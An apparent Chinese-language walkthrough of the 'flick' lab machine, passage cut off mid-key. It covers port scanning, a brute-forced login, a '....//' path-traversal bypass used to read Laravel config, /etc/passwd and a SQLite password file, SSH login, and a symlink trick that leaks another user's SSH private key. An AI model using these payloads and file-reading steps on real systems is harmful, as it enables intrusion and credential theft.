MnhXYzFWclpGaGlSM1F6VjJ0U1UxWnJNWEpqUm1oV1RXNVNNMVpxU2t0V1ZrcFpXa1p3VjFKV2NIbFdWRU
poVkRKT2RGSnJaRmhpVjNoVVdWUk9RMWRHV25STlZFSlhUV3hHTlZaWE5VOVhSMHBJVld4c1dtSkhhRlJX
TUZwVFZqRndSMVJ0ZUdsU2JYY3hWa1phVTFVeFduSk5XRXBxVWxkNGFGVXdhRU5UUmxweFUydGFiRlpzV2
xwWGExcDNZa2RGZWxGcmJGZFdNMEpJVmtSS1UxWXhWblZWYlhCVFlrVndWVlp0ZUc5Uk1XUnpWMjVLV0dK
SFVtOVVWbHBYVGxaYVdHVkhkR2hpUlhBd1dWVm9UMVp0Um5KT1ZsSlhUVlp3V0ZreFdrdGpiVkpIVld4a2
FWSnRPVE5XTW5oWFlqSkZlRmRZWkU1V1ZscFVXV3RrVTFsV1VsWlhiVVpzWWtad2VGVXlkREJXTVZweVYy
eHdXbFpXY0hKV1ZFWkxWMVpHY21KR1pGZE5NRXBKVm10U1MxVXhXWGhhU0ZaVllrWktjRlpxVG05V1ZscE
hXVE5vYVUxWFVucFdNV2h2V1ZaS1IxTnVRbFZXTTFKNlZHdGFhMk5zV25Sa1JtUnBWbGhDTlZkVVFtRmpN
V1IwVTJ0a1dHSlhhR0ZVVmxwM1pXeHJlV1ZIZEd0U2EzQXdXbFZhYTJGV1duSmlla1pYWWxoQ1RGUnJXbE
psUm1SellVWlNhVkp1UWxwV2JYUlhaREZrUjJKSVRtaFNWVFZaVlcxNGQyVkdWblJrUkVKb1lYcEdlVlJz
Vm5OWGJGcFhZMGhLV2xaWFVrZGFWV1JQVTBkR1IyRkhiRk5pYTBwMlZtMTBVMU14VVhsVVdHeFZZVEZ3YU
ZWcVNtOVdSbEpZVGxjNWEySkdjRWhXYlRBMVZXc3hXRlZzYUZkTlYyaDJWakJrUzFkV1ZuSlBWbHBvWVRG
d1NWWkhlR0ZaVm1SR1RsWmFVRll5YUZoWldIQlhVMFphY1ZOcVVsWk5WMUl3VlRKMGIyRkdTbk5UYkdoVl
ZsWndNMVpyV21GalZrcDBaRWQwVjJKclNraFdSM2hoVkRKR1YxTnVVbEJXUlRWWVdWUkdkMkZHV2xWU2Ex
cHNVbTFTZWxsVldsTmhSVEZaVVc1b1YxWXphSEpaYWtaclVqRldjMkZGT1ZkV1ZGWmFWbGN4TkdReVZrZF
dibEpyVWtWS2IxbFljRWRsVmxKelZtMDVXR0pHY0ZoWk1HaExWMnhhV0ZWclpHRldNMmhJV1RJeFMxSXhj
RWRhUms1WFYwVktNbFp0Y0VkWlYwVjRWbGhvV0ZkSGFGWlpiWGhoVm14c2NsZHJkR3BTYkZwNFZXMTBNRl
l4V25OalJXaFhWak5TVEZsVVFYaFNWa3B6Vkd4YVUySkZXWHBXVlZwR1QxWkNVbEJVTUQwPQ==
```


循环解码得到

```
tabupJievas8Knoj
```




拿这个密码去试一下，成功了，告诉我们门开了

```
┌──(root㉿kali)-[~]
└─# nc 192.168.187.143 8881
Welcome to the admin server. A correct password will 'flick' the switch and open a new door
> tabupJievas8Knoj
OK: tabupJievas8Knoj

Accepted! The door should be open now :poolparty:

>
```

重新扫描端口发现 80 端口开放了

```
┌──(root㉿kali)-[~]
└─# nmap -sS -sV -O -p- 192.168.187.143
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-04 23:59 -0500
Nmap scan report for 192.168.187.143
Host is up (0.0050s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; pro
80/tcp   open  http      Apache httpd 2.2.22 ((Ubuntu))
8881/tcp open  galaxy4d?
1 service unrecognized despite returning data. If you know the service/vers
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8881-TCP:V=7.98%I=7%D=3/4%Time=69A90DC9%P=x86_64-pc-linux-gnu%r(NUL
```

扫描到后台



弱口令

Sign In


爆破后台得到账号密码

```
demo/demo123
```

任意文件读取

Download（双写绕过）


进入后台可交互的地方还是只有这个下载链接



右键看源代码发现是以参数的形式传入路径，推测存在任意文件读取漏洞

```
::before
<div class="col-md-3 portfolio-item">…</div>
<div class="col-md-3 portfolio-item">
  <a href="http://192.168.187.143/image/view/fCcQoNjWhSeC">…</a>
  <a class="pull-right" href="/image/download?filename=images/fCcQoNjWhSeC">
    <i class="glyphicon glyphicon-download">…</i>
    Download
  </a>
</div>
```

同时发现 Cookie 中含有 `laravel` 关键字，这是个框架



一个典型的 Laravel 项目（以 4.x 和 5.x 为主）根目录包含以下关键部分

```
laravel-project/
├── app/                # 应用核心代码（模型、控制器、路由、配置等）
├── bootstrap/          # 框架启动文件
├── config/             # 配置文件（Laravel 5+ 独立目录）
├── database/           # 数据库迁移、种子文件
├── public/             # Web 服务器根目录（入口文件、静态资源）
├── resources/          # 视图、语言文件、未编译资源
├── storage/            # 日志、缓存、会话、编译后的视图等
├── tests/              # 测试代码
├── vendor/             # Composer 依赖（第三方库）
├── .env                # 环境配置文件（Laravel 5+ 关键敏感信息）
├── composer.json       # Composer 依赖描述（包含框架版本）
└── artisan             # 命令行工具
```

所有我们先尝试访问 `public/index.php` 文件，使用 `curl` 命令并携带 Cookie

```
┌──(root㉿kali)-[~]
└─# curl --cookie "laravel_session=eyJpdiI6IlNIR2diY1gxUEhKdVlZd0VhRnlUUUZDUWxNOGhpTnI0QzlaaXRuMXFLN1E9Ii
widmFsdWUiOiJLZG1OcmZXM1JJXC9qbEs0M0xRSVNvM2Y4VHN0UzZXM3N1dExNaHRZZE5lTjJ6RVAwdnBjbkhPSkZrbUgwazNwTFp4WGp
MTXl6T3VpaWQ0aG85RGlkTEE9PSIsIm1hYyI6IjIyODAxZTZiNjM1ZjllNGZkZGY4ZmQxMzIwNDRlYjhiZjVlZTkyMGIxYTFlYjNkOWQ3
NGM1OGVlMjg2ODI1MWEifQ%3D%3D" http://192.168.187.143/image/download?filename=../public/index.php
<!DOCTYPE html>
<html lang="en">

<head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>Flick-a-Photo</title>

    <!-- Bootstrap Core CSS -->
    <link href="/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom CSS -->
    <link href="/css/4-col-portfolio.css" rel="stylesheet">

    <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
```

显而易见并没有获取到，尝试双写绕过

```
....//public/index.php
```

成功获取到了源码

```
Session  Actions  Edit  View  Help
└─# curl --cookie "laravel_session=eyJpdiI6IlNIR2diY1gxUEhKdVlZd0VhRnlUUUZDUWxNOGhpTnI0Q
dWUiOiJLZG1OcmZXM1JJXC9qbEs0M0xRSVNvM2Y4VHN0UzZXM3N1dExNaHRZZE5lTjJ6RVAwdnBjbkhPSkZrbUgw
0aG85RGlkTEE9PSIsIm1hYyI6IjIyODAxZTZiNjM1ZjllNGZkZGY4ZmQxMzIwNDRlYjhiZjVlZTkyMGIxYTFlYjN
EifQ%3D%3D" http://192.168.187.143/image/download?filename=....//public/index.php
<?php
/**
 * Laravel - A PHP Framework For Web Artisans
 *
 * @package  Laravel
 * @author   Taylor Otwell <taylorotwell@gmail.com>
 */

/*
|--------------------------------------------------------------------------
| Register The Auto Loader
|--------------------------------------------------------------------------
|
| Composer provides a convenient, automatically generated class loader
| for our application. We just need to utilize it! We'll require it
| into the script here so that we do not have to worry about the
| loading of any our classes "manually". Feels great to relax.
|
*/

require __DIR__.'/../bootstrap/autoload.php';
```

```php
<?php
require __DIR__.'/../bootstrap/autoload.php';
$app = require_once __DIR__.'/../bootstrap/start.php';
$app->run();
```

读取 `....//bootstrap/start.php` 的内容

```php
<?php
// 创建 Laravel 应用实例（服务容器）
$app = new Illuminate\Foundation\Application;

// 根据主机名设置运行环境（这里 homestead 对应 local 环境）
$env = $app->detectEnvironment(array(
        'local' => array('homestead'),
));

// 加载 paths.php 中定义的目录路径（如 app、public、storage 等）
$app->bindInstallPaths(require __DIR__.'/paths.php');

// 拼接框架源码的完整路径
$framework = $app['path.base'].
                 '/vendor/laravel/framework/src';

// 引入框架启动文件，完成基础配置和注册
require $framework.'/Illuminate/Foundation/start.php';

// 返回应用实例，供前端控制器（如 index.php）使用
return $app;
```

Laravel 的环境变量存储在根目录下的 `.env` 中，可惜读取不了

```
....//.env
```

寻找 `key`（加密密钥）。这是最重要的，有了这个 `key` 即使没有 `.env`，我们依然可以伪造 Session

```
....//app/config/app.php
```

```
<?php

return array(
        // 是否开启调试模式（生产环境应设为 false）
        'debug' => false,
        // 应用的根 URL
        'url' => 'http://localhost',
        // 默认时区
        'timezone' => 'UTC',
        // 默认语言
        'locale' => 'en',
        // 备用语言（当默认语言不存在时使用）
        'fallback_locale' => 'en',
        // 加密密钥（务必修改为随机字符串）
        'key' => 'YourSecretKey!!!',
        // 加密算法
        'cipher' => MCRYPT_RIJNDAEL_128,

        // 所有注册的服务提供者
        'providers' => array(
                'Illuminate\Foundation\Providers\ArtisanServiceProvider',
                'Illuminate\Auth\AuthServiceProvider',
                'Illuminate\Cache\CacheServiceProvider',
                'Illuminate\Session\CommandsServiceProvider',
                'Illuminate\Foundation\Providers\ConsoleSupportServiceProvider',
                'Illuminate\Routing\ControllerServiceProvider',
                'Illuminate\Cookie\CookieServiceProvider',
                'Illuminate\Database\DatabaseServiceProvider',
                'Illuminate\Encryption\EncryptionServiceProvider',
                'Illuminate\Filesystem\FilesystemServiceProvider',
                'Illuminate\Hashing\HashServiceProvider',
                'Illuminate\Html\HtmlServiceProvider',
                'Illuminate\Log\LogServiceProvider',
                'Illuminate\Mail\MailServiceProvider',
                'Illuminate\Database\MigrationServiceProvider',
                'Illuminate\Pagination\PaginationServiceProvider',
                'Illuminate\Queue\QueueServiceProvider',
                'Illuminate\Redis\RedisServiceProvider',
                'Illuminate\Remote\RemoteServiceProvider',
```

```
                'Illuminate\Auth\Reminders\ReminderServiceProvider',
                'Illuminate\Database\SeedServiceProvider',
                'Illuminate\Session\SessionServiceProvider',
                'Illuminate\Translation\TranslationServiceProvider',
                'Illuminate\Validation\ValidationServiceProvider',
                'Illuminate\View\ViewServiceProvider',
                'Illuminate\Workbench\WorkbenchServiceProvider',
        ),

        // 编译后的 manifest 文件存储路径
        'manifest' => storage_path().'/meta',

        // 类名别名（方便使用）
        'aliases' => array(
                'App'             => 'Illuminate\Support\Facades\App',
                'Artisan'         => 'Illuminate\Support\Facades\Artisan',
                'Auth'            => 'Illuminate\Support\Facades\Auth',
                'Blade'           => 'Illuminate\Support\Facades\Blade',
                'Cache'           => 'Illuminate\Support\Facades\Cache',
                'ClassLoader'     => 'Illuminate\Support\ClassLoader',
                'Config'          => 'Illuminate\Support\Facades\Config',
                'Controller'      => 'Illuminate\Routing\Controller',
                'Cookie'          => 'Illuminate\Support\Facades\Cookie',
                'Crypt'           => 'Illuminate\Support\Facades\Crypt',
                'DB'              => 'Illuminate\Support\Facades\DB',
                'Eloquent'        => 'Illuminate\Database\Eloquent\Model',
                'Event'           => 'Illuminate\Support\Facades\Event',
                'File'            => 'Illuminate\Support\Facades\File',
                'Form'            => 'Illuminate\Support\Facades\Form',
                'Hash'            => 'Illuminate\Support\Facades\Hash',
                'HTML'            => 'Illuminate\Support\Facades\HTML',
                'Input'           => 'Illuminate\Support\Facades\Input',
                'Lang'            => 'Illuminate\Support\Facades\Lang',
                'Log'             => 'Illuminate\Support\Facades\Log',
                'Mail'            => 'Illuminate\Support\Facades\Mail',
                'Paginator'       => 'Illuminate\Support\Facades\Paginator',
                'Password'        => 'Illuminate\Support\Facades\Password',
                'Queue'           => 'Illuminate\Support\Facades\Queue',
                'Redirect'        => 'Illuminate\Support\Facades\Redirect',
                'Redis'           => 'Illuminate\Support\Facades\Redis',
                'Request'         => 'Illuminate\Support\Facades\Request',
                'Response'        => 'Illuminate\Support\Facades\Response',
                'Route'           => 'Illuminate\Support\Facades\Route',
                'Schema'          => 'Illuminate\Support\Facades\Schema',
                'Seeder'          => 'Illuminate\Database\Seeder',
                'Session'         => 'Illuminate\Support\Facades\Session',
                'SoftDeletingTrait' =>
'Illuminate\Database\Eloquent\SoftDeletingTrait',
                'SSH'             => 'Illuminate\Support\Facades\SSH',
                'Str'             => 'Illuminate\Support\Str',
                'URL'             => 'Illuminate\Support\Facades\URL',
                'Validator'       => 'Illuminate\Support\Facades\Validator',
                'View'            => 'Illuminate\Support\Facades\View',
        ),
```

```
);
```

通过读取根目录下的 `composer.json`，我可以精确掌握目标安装的所有第三方插件及其版本

```
....//composer.json
```

可以看到我们的框架核心版本是 4.1

```
{
        "name": "laravel/laravel",                      // 项目名称
        "description": "The Laravel Framework.",       // 项目描述
        "keywords": ["framework", "laravel"],          // 关键词，用于包搜索
        "license": "MIT",                               // 开源许可证类型
        "require": {                                    // 生产环境依赖的包
                "laravel/framework": "4.1.*"            // Laravel 框架核心，4.1.*
版本
        },
        "autoload": {                                   // 自动加载规则
                "classmap": [                           // 类映射：自动扫描这些目录/
文件中的类
                        "app/commands",                 // 自定义命令目录
                        "app/controllers",               // 控制器目录
                        "app/models",                    // 模型目录
                        "app/database/migrations",       // 数据库迁移文件目录
                        "app/database/seeds",            // 数据填充文件目录
                        "app/tests/TestCase.php"         // 测试基类文件
                ]
        },
        "scripts": {                                    // Composer 钩子脚本
                "post-install-cmd": [                    // composer install 后执
行
                        "php artisan clear-compiled",    // 清除编译后的文件
                        "php artisan optimize"           // 优化框架（生成类加载器优
化等）
                ],
                "post-update-cmd": [                      // composer update 后执
行
                        "php artisan clear-compiled",
                        "php artisan optimize"
                ],
                "post-create-project-cmd": [              // composer create-
project 后执行
                        "php artisan key:generate"        // 生成应用密钥
                ]
        },
        "config": {                                     // Composer 额外配置
                "preferred-install": "dist"              // 优先下载 dist 包（压缩
包）而非源码
```

```
        },
        "minimum-stability": "stable"                    // 所需包的最低稳定性（稳定
版）
}
```

查看 Laravel 4.1 版本的源代码后，我们发现应用程序的路由定义在 `app/routes.php` 中

```
....//app/routes.php
```

```
<?php

// 首页路由，指向 HomeController 的 showIndex 方法
Route::get('/', 'HomeController@showIndex');

// 登录相关路由（RESTful 控制器），映射到 SessionController
Route::controller('login', 'SessionController');
// 会员上传相关路由，映射到 UploadController
Route::controller('members', 'UploadController');
// 图片查看相关路由，映射到 ViewController
Route::controller('image', 'ViewController');
```

接下来让我们分别获取这几个的源码

```
....//app/controllers/UploadController.php
....//app/controllers/ViewController.php
....//app/controllers/SessionController.php
```

```
<?php

/**
 * 会话控制器 - 处理用户登录、登出等认证操作
 */
class SessionController extends BaseController {

    /**
     * 显示首页（可能是未登录时的首页）
     * @return mixed
     */
    public function showIndex()
    {
        return View::make('index');
    }

    /**
     * 显示登录表单
```

```
     * @return mixed
     */
    public function getLogin()
    {
        return View::make('login');
    }

    /**
     * 处理登录表单提交
     * 首先检查用户名中是否包含单引号（模拟SQL注入错误提示）
     * 然后尝试认证，成功则跳转首页，失败则返回错误
     * @return mixed
     */
    public function postLogin()
    {
        // 模拟SQL注入错误提示（可能是为了迷惑攻击者？）
        if (strpos(Input::get('username'), "'") !== false)
            return Redirect::to('login/login')
                ->withErrors("You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use
near '' AND user.password=' at line 1");

        // 实际认证尝试
        if (Auth::attempt(array('username'=>Input::get('username'),
'password'=>Input::get('password')))) {
            return Redirect::to('/')->with('message', 'You are now logged in!');
        } else {
            return Redirect::to('login/login')
                ->withErrors('Your username/password combination was incorrect')
                ->withInput();
        }
    }

    /**
     * 处理用户登出
     * @return mixed
     */
    public function getLogout()
    {
        Auth::logout();
        return Redirect::action('HomeController@showIndex')
            ->with('success', 'Successfully signed out');
    }

}
```

```
<?php

/**
 * 视图控制器 - 处理图片查看和下载
 */
```

```php
class ViewController extends BaseController {

    /**
     * 显示指定文件名的图片
     * @param string $filename 图片文件名
     * @return mixed
     */
    public function getView($filename)
    {
        // 检查数据库是否存在该图片记录
        if (!DB::table('images')->where('image_name', $filename)->get())
            return Redirect::to('/')
                ->withErrors('You tried to view a invalid image file');

        // 构建图片完整路径并返回图片内容
        $file = public_path() . '/images/' . $filename;
        $headers = array(
            'Content-Type' => exif_imagetype($file),
            'Content-Length' => filesize($file)
        );
        return Response::make(file_get_contents($file), 200, $headers);
    }

    /**
     * 处理图片下载（仅登录用户）
     * @return mixed
     */
    public function getDownload()
    {
        // 检查用户是否登录
        if (!Auth::check())
            return Redirect::to('/')
                ->withErrors('You have to be logged in to download photos.');

        // 获取并清理文件名（防止目录遍历）
        $download_file = Input::get('filename');
        $download_file = str_replace("../", "", $download_file);

        // 如果文件存在则强制下载，否则显示无效文件页面
        if (file_exists($download_file)) {
            // 发送下载头并输出文件
            header('Content-type: application/octet-stream');
            header('Content-Disposition: attachment; filename="image.jpg"');
            readfile(public_path() . '/' . $download_file);
        } else {
            return View::make('invalidfile')
                ->with('req_file', $download_file);
        }
    }
}
```

```php
<?php

/**
 * 上传控制器 - 处理文件上传相关操作
 */
class UploadController extends BaseController {

    /**
     * 显示上传表单（需要登录）
     * @return mixed
     */
    public function getUpload()
    {
        // 检查用户是否登录，未登录则重定向回首页并提示错误
        if (!Auth::check())
            return Redirect::to('/')
                ->withErrors('You need to be logged in to access this page');

        // 返回上传视图
        return View::make('upload');
    }

    /**
     * 处理上传表单提交
     * @return mixed
     */
    public function postUpload()
    {
        // 检查是否有文件上传且文件存在
        if(!Input::hasFile('file'))
            return Redirect::back()
                ->withErrors('A jpg file is required to upload')
                ->withInput();

        // 获取上传文件实例
        $file = Input::file('file');
        // 生成随机文件名（12位随机字符串）
        $filename = str_random(12);

        // 将文件移动到 public/images 目录，使用随机文件名
        $upload_success = Input::file('file')->move(public_path() . '/images',
$filename);

        // 判断是否移动成功
        if ($upload_success) {
            // 将文件名记录到数据库 images 表中
            DB::table('images')
                ->insert(array('image_name' => $filename));

            // 上传成功，跳转到首页
            return Redirect::to('/');
        } else {
            // 上传失败，返回上传页并提示错误
```

```
            return Redirect::to('members/upload')
                ->withErrors('Upload Failed');
        }
    }

}
```

弱口令

/app/config/database.php

上面这些方面都无法扩大危害，尝试获取数据库的敏感信息

```
....//app/config/database.php
```

注意到 `'database' => __DIR__.'/../database/production.sqlite'`

这个 SQLite 可能是旧版的备份，里面包含的管理员 Hash、备份路径、甚至测试账号的密码可能与当前 MySQL 通用

```
<?php

return array(
        // 设置 PDO 抓取模式为按类返回
        'fetch' => PDO::FETCH_CLASS,

        // 默认使用的数据库连接（注释掉的 sqlite 表示以前用过，现在用 mysql）
        //'default' => 'sqlite',
        'default' => 'mysql',

        // 所有可用的数据库连接配置
        'connections' => array(

                'sqlite' => array(
                        'driver'   => 'sqlite',        // 数据库类型
                        'database' => __DIR__.'/../database/production.sqlite', //
数据库文件路径
                        'prefix'   => '',               // 表前缀
                ),

                'mysql' => array(
                        'driver'    => 'mysql',        // 数据库类型
                        'host'      => 'localhost',    // 数据库主机
                        'database'  => 'flick',        // 数据库名
                        'username'  => 'flick',        // 用户名
                        'password'  => 'resuddecNeydmar3', // 密码
                        'charset'   => 'utf8',          // 字符集
                        'collation' => 'utf8_unicode_ci', // 排序规则
                        'prefix'    => '',               // 表前缀
```

```
                ),

                'pgsql' => array(
                        'driver'   => 'pgsql',
                        'host'     => 'localhost',
                        'database' => 'forge',
                        'username' => 'forge',
                        'password' => '',
                        'charset'  => 'utf8',
                        'prefix'   => '',
                        'schema'   => 'public',         // PostgreSQL 模式
                ),

                'sqlsrv' => array(
                        'driver'   => 'sqlsrv',        // SQL Server 驱动
                        'host'     => 'localhost',
                        'database' => 'database',
                        'username' => 'root',
                        'password' => '',
                        'prefix'   => '',
                ),

        ),

        // 迁移记录表名
        'migrations' => 'migrations',

        // Redis 缓存/会话配置
        'redis' => array(

                'cluster' => false, // 是否使用集群

                'default' => array(
                        'host'     => '127.0.0.1', // Redis 主机
                        'port'     => 6379,        // 端口
                        'database' => 0,            // 数据库索引
                ),

        ),

);
```

需要再加上 `--output` 参数保存到本地

```
┌──(root㉿kali)-[~]
└─# curl --cookie "laravel_session=eyJpdiI6IlNIR2diY1gxUEhKdVlZd0VhRnlUUUZDUWxNOGhpTnI0QzlaaXRuMXFLN1E9Iiwi
dWUiOiJLZG1OcmZXM1JJXC9qbEs0M0xRSVNvM2Y4VHN0UzZXM3N1dExNaHRZZE5lTjJ6RVAwdnBjbkhPSkZrbUgwazNwTFp4WGpMTXl6T3V
0aG85RGlkTEE9PSIsIm1hYyI6IjIyODAxZTZiNjM1ZjllNGZkZGY4ZmQxMzIwNDRlYjhiZjVlZTkyMGIxYTFlYjNkOWQ3NGM1OGVlMjg2OD
EifQ%3D%3D" --output production.sqlite "http://192.168.187.143/image/download?filename=....//app/database/p
ction.sqlite"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   3072    0   3072    0      0 103.5k      0                              0

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# ls -l
total 8
-rw-rw-r-- 1 root root 3072 Mar  5 01:36 production.sqlite
drwxrwxr-x 3 root root 4096 Mar  5 00:05 reports
```

拿到账号密码

```
┌──(root㉿kali)-[~]
└─# strings production.sqlite
** This file contains an SQLite 2.1 database **
 "^table
old_users
old_users
CREATE TABLE old_users (
  username text,
  password text
Ipaul
nejEvOibKugEdof0KebinAw6TogsacPayarkOctIasejbon7Ni7Grocmyalkukvi
        Jrobin
JoofimOwEakpalv4Jijyiat5GloonTojatticEirracksIg4yijovyirtAwUjad1
        Jjames
scujittyukIjwip0zicjoocAnIltAsh4Vuer4osDidsaiWipOkDunipownIrtOb5
Idean
FumKivcenfodErk0Chezauggyokyait5fojEpCayclEcyaj2heTwef0OlNiphAnA
```

```
paul    nejEvOibKugEdof0KebinAw6TogsacPayarkOctIasejbon7Ni7Grocmyalkukvi
Jrobin    JoofimOwEakpalv4Jijyiat5GloonTojatticEirracksIg4yijovyirtAwUjad1
Jjames    scujittyukIjwip0zicjoocAnIltAsh4Vuer4osDidsaiWipOkDunipownIrtOb5
Idean    FumKivcenfodErk0Chezauggyokyait5fojEpCayclEcyaj2heTwef0OlNiphAnA
```

读取 `/etc/passwd` 文件发现同一个用户 `dean`

```
root@kali:~/Desktop
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

```
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
robin:x:1000:1000:robin,,,:/home/robin:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
dean:x:1001:1001:,,,:/home/dean:/bin/bash
```

直接 SSH 连接试试，成功连上

```
dean@192.168.187.143's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Mar  5 08:44:54 SAST 2026

  System load:  0.35              Processes:              138
  Usage of /:   34.8% of 6.99GB   Users logged in:        0
  Memory usage: 24%               IP address for eth0:    192.168.1
  Swap usage:   0%                IP address for docker0: 172.17.42

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Sat Aug  2 14:42:15 2014 from 192.168.56.1
dean@flick:~$
dean@flick:~$
dean@flick:~$
```

提权

环境变量劫持

在家目录中有一个 `message.txt`

内容大意是：Robin 要离开几周，管理员写了一个脚本，放在 `/home/robin/flick-dev/` 目录下，方便 Dean 读取 Robin 家目录中的 `.dockerfile`

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1
```

```
Hi Dean,

I will be away on leave for the next few weeks. I have asked the admin guys to
write a quick script that will allow you to read my .dockerfile for flick-
a-photo so that you can continue working in my absense.

The .dockerfile is in my home, so the path for the script will be something like
/home/robin/flick-dev/

Please call me if you have any troubles!

- --
Ciao
Robin
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1

iQIcBAEBAgAGBQJT32ZsAAoJENRCTh/agc2DTNIP/0+ut1jWzk7VgJlT6tsGB0Ah
yi24i2b+JAVtINzCNgJ+rXUStaAEudTvJDF28b/wZCaFVFoNJ8Q30J03FXo4SRnA
ZW6HZZIGEKdlD10CcXsQrLMRmWZlBDQnCm4+EMOvavS1uU9gVvcaYhnow6uwZlwR
enf71LvtS1h0+PrFgSIoItBI4/lx7BiYY9o3hJyaQWkmAZsZLWQpJtROe8wsxb1l
9o4jCJrADeJBsYM+xLExsXaEobHfKtRtsM+eipHXIWIH+l+xTi8Y1/XIlgEHCelU
jUg+Hswq6SEch+1T5B+9EPoeiLT8Oi2Rc9QePSZ3n0fe4f3WJ47lEYGLLEUrKNG/
AFLSPnxHTVpHNO72KJSae0cG+jpj1OKf3ErjdTk1PMJy75ntQCrgtnGnp9xvpk0b
0xg6cESLGNkrqDGopsN/mgi6+2WKtUuO5ycwVXFImY3XYl+QVZgd/Ntpu4ZjyZUT
lxqCAk/G1s43s+ySFKSoHZ8c/CuOKTsyn6uwI3NxBZPD04xfzoc0/R/UpIpUmneK
q9LddBQK4vxPab8i4GNDiMp+KXyfByO864PtKQnCRkGQewanxoN0lmjB/0eKhkmf
Yer1sBmumWjjxR8TBY3cVRMH93zpIIwqxRNOG6bnnSVzzza5DJuNssppCmXLOUL9
nZAuFXkGFu6cMMD4rDXQ
=2moZ
-----END PGP SIGNATURE-----
```

同时在家目录中还有一个 `read_docker` 可执行文件，所有者是 robin。我们按照要求运行一下

发现构建一个名为 Flick-a-photo 应用的 Docker 镜像

```
dean@flick:~$ ./read_docker /home/robin/flick-dev/
# Flick-a-photo dev env
RUN apt-get update && apt-get install -y php5 libapache2-mod-php5 php5-mysql php5-
cli && apt-get clean && rm -rf /var/lib/apt/lists/*

CMD ["/usr/sbin/apache2", "-D", "FOREGROUND"]
dean@flick:~$
```

下载这个二进制文件分析一下

```
scp dean@192.168.187.145:~/read_docker .
```

```c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v4; // esi                // 用于存储参数长度
  unsigned __int64 v5; // kr10_8 // 后缀长度+1
  FILE *stream; // [rsp+28h] [rbp-18h]  // 文件指针
  void *s; // [rsp+30h] [rbp-10h]        // 拼接后的路径字符串
  int c; // [rsp+3Ch] [rbp-4h]           // 读取的字符

  // 检查是否提供了参数
  if ( argc > 1 )
  {
    // 计算参数长度
    v4 = strlen(argv[1]);
    // 后缀长度（假设DockerFileSuffix是全局变量，如".dockerfile"）
    v5 = strlen(DockerFileSuffix) + 1;
    // 分配足够内存存放参数+后缀
    s = malloc(v4 + v5);
    // 清空分配的内存
    memset(s, 0, v4 + v5);
    // 拼接参数和后缀，例如 "/path/to/file" + ".dockerfile"
    sprintf(s, "%s%s", argv[1], DockerFileSuffix);
    // 尝试打开拼接后的文件
    stream = fopen(s, "r");
    if ( stream )
    {
      // 逐字符读取文件并输出到屏幕
      while ( 1 )
      {
        c = fgetc(stream);
        if ( c == -1 )  // EOF
          break;
        fputc(c, stdout);
      }
      fclose(stream);
      free(s);
      return 0;  // 成功
    }
    else
    {
      // 文件不存在或无法打开
      fprintf(stderr, "ERROR: the specified docker file doesn't exist: %s\n", s);
      fprintf(stderr, "Usage is: %s /path/to/dockerfile\n", *argv);
      return -2;
    }
  }
  else
  {
    // 没有提供参数
    fwrite("ERROR: A path is required!\n", 1uLL, 0x1BuLL, stderr);
    fprintf(stderr, "Usage is: %s /path/to/dockerfile\n", *argv);
    return -1;
  }
}
```

所有这个程序就是给用户输入的路径后添加 `Dockerfile`

最终生成 `/home/robin/flick-dev/Dockerfile`

我们可以创建一个符号链接，名为 Dockerfile，指向 `/home/robin/.ssh/id_dsa`

这样，在当前目录下访问 `Dockerfile` 实际上就是访问 Robin 的 SSH 私钥文件

```
ln -s /home/robin/.ssh/id_dsa Dockerfile
```

根据之前的观察，`read_docker` 原本用于读取指定目录下的 `.dockerfile`

```
./read_docker ./
```

成功拿到私钥

```
Session Actions Edit View Help
dean@flick: ~   root@kali: /home/kali
dean@flick:~$ rm Dockerfile
dean@flick:~$ ln -s /home/robin/.ssh/id_rsa Dockerfile
dean@flick:~$ ./read_docker ./
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAlv/0uKdHFQ4oT06Kp3yg0tL1fFVl4H+iS1UOqds0HrgBCTSw
ECwVwhrIFJa/u5FOPGst8t35CKo4VWX3KNHXFNVtUXWeQFpe/rB/0wi+k8E8WtXi
